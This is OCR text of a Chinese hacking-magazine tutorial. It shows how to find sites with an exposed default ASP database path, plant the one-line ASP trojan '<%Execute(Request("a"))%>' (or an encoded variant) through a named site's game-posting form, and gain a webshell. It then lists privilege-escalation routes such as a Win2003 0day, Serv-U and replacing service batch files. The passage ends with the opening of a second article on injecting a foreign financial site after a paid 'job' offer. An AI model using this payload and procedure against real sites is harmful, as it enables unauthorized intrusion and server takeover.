


图1




图2




图3

我们看到asp、asa这类的数据库时会有什么样的想法呢？没错，我们可以利用一句话木马来得到webshell。这次我们就不通过

找什么特殊字符，然后再去搜索引擎搜索了，而是直接利用挖掘机来搜集。打开挖掘机，在“其他”选项里点击右键，添加名为“database/aaddsfedsffdsggfhhdf.asa”的后缀文件名，如图1。

添加完成后就点开始按钮，因为挖掘需要一段时间，我们可以先找点别的事情干。这里有一点需要说明的就是软件上线程数的设置，如果你的电脑配置比较好，就可以设置的相对大点，刚才我设置成80的时候，感觉电脑有点卡，于是就换成了60，其他的选项使用默认的就可以了。耐心的等待一段时间后，我们再来看看，是不是已经找到了很多呀，如图2。

看来很多人都没有按照说明文件上的操作呀，如果更改了数据库名，就可以在一定程度上防范此类攻击了。我们随便找一个来进行测试吧，在浏览器中打开http://www.shenqisifu.com/这个网站，如图3，在右边可以找到一个名为“发布游戏”的按钮，点击后就会进入游戏发布页面了，如图4。




图4

我们打开一句话木马，如图5，这里最好填写“十整∨≡┫>”，如果填写“<%Execute(Request("a"))%>”通常会报错，导致数据库挂掉。按照图6所示的样子在游戏发布页面填写好，如图6，然后点击“提交私服信息”就行了。

我们再来访问一下网站的数据库看看，当看到诸如此类乱码的时候，就表示我们已经成功了，如图7。然后在我们一句话木马的URL处填上“http://www.shenqisifu.com/database/aaddsfedsffdsggfhhdf.asa”，然后连接就可以获得一个小马了，如图8。将大马的代码复制到图8中的那个文本框中，然后点击“生成”，提示“生成成功”，这时我们在浏览器中输入大马的地址，webshell就出来了，如图9。




图5




图6




图7

至于提权就简单了，利用Win2003的那个0day就可以成功，这里我总结了平常提权的一点思路。当拿到一个webshell的时候，我们查看它的终端端口，看其是否开启了Terminal Service服务，以及端口号是否改变了，然后再查看一下服务器支持的组件，主要是查看是否支持wscript.shell这个组件，再就是扫描一下端口，看是否开启了43958，也就是有没有安装Serv-U，大多数朋友都比较热衷于这种简单的提权方式吧。如果以上的方法没有成功，我们还可以查看shell是否支持目录跳转，主要是看能不能支持PHP、JSP这样的脚本语言，因为此类木马的权限很大，而对于只支持asp的，我们可以尝试上传aspx的木马，aspx木马的权限要大于asp的。如果还不行的话，我们再去翻翻各个盘里的文件，重点放在C:\WINDOWS和C:\Program Files这两个目录下，对于C:\WINDOWS，我们主要找是否存在my.Ini，而对于C:\Program Files，我们查看系统都安装了哪些程序，然后找出这些程序是否存在自己启动的服务组件，如果存在就尝试替换个批处理上去。提权的思路很多，关键就看大家的思路和平时的经验了，这里就不一一介绍了，祝X越办越好！




图8




图9

（文章中涉及到的挖掘鸡6.8，已经收录在了光盘中）

文章难易度：★★★★

文章简介：利用手工注入来猜出国外某网站的管理员帐户、邮箱和密码等信息

入侵国外某一金融站点

夜虫儿

前几天无意中被徐州市网监大队长点名，弄得我胆战心惊，都快不敢上网了，更不用说入侵什么网站玩了，很无聊的在论坛逛着，突然QQ传来声音，一个陌生人跟我发起了临时对话，上来就问我接不接单子，但是还没等我开口，那人就把网址发了过来，反正也没事干，我就点开看了下，发现是个国外的网站，从那人的口中得知，这是一个融资网站，看着网站图片中的美元符号，的确让人心动，不过刚被点名，心里很是不爽，并且自己也没有接单的习惯，就顺手把那个家伙拉黑了。晚上到朋友家里玩，吃完晚饭，没啥事做就又翻出了那个网站，朋友的情绪倒是很高涨，很想看看这个网站的安全性如何，于是我就开始了检测。

这样的网站想必安全性很高吧，我本能的认为从主站下手

是没什么希望的，但是毕竟只是玩玩而已，不想那么麻烦的去嗅探了，于是就静下心来慢慢的翻看网站的目录，安全性果然不出所料，几乎所有的页面都是以“http://www.hyipinvestment.com/general/getstarted”这种形式出现的，如图1。

把网站地址放到google里来搜索它的动态链接文件，很幸运的找到了几个，如图2，但是试了试根本就不存在注人，这也是意料之中的。继续翻看目录，无意中点到了一个图片，打开了如图3所示的页面。




图1



图2




图3

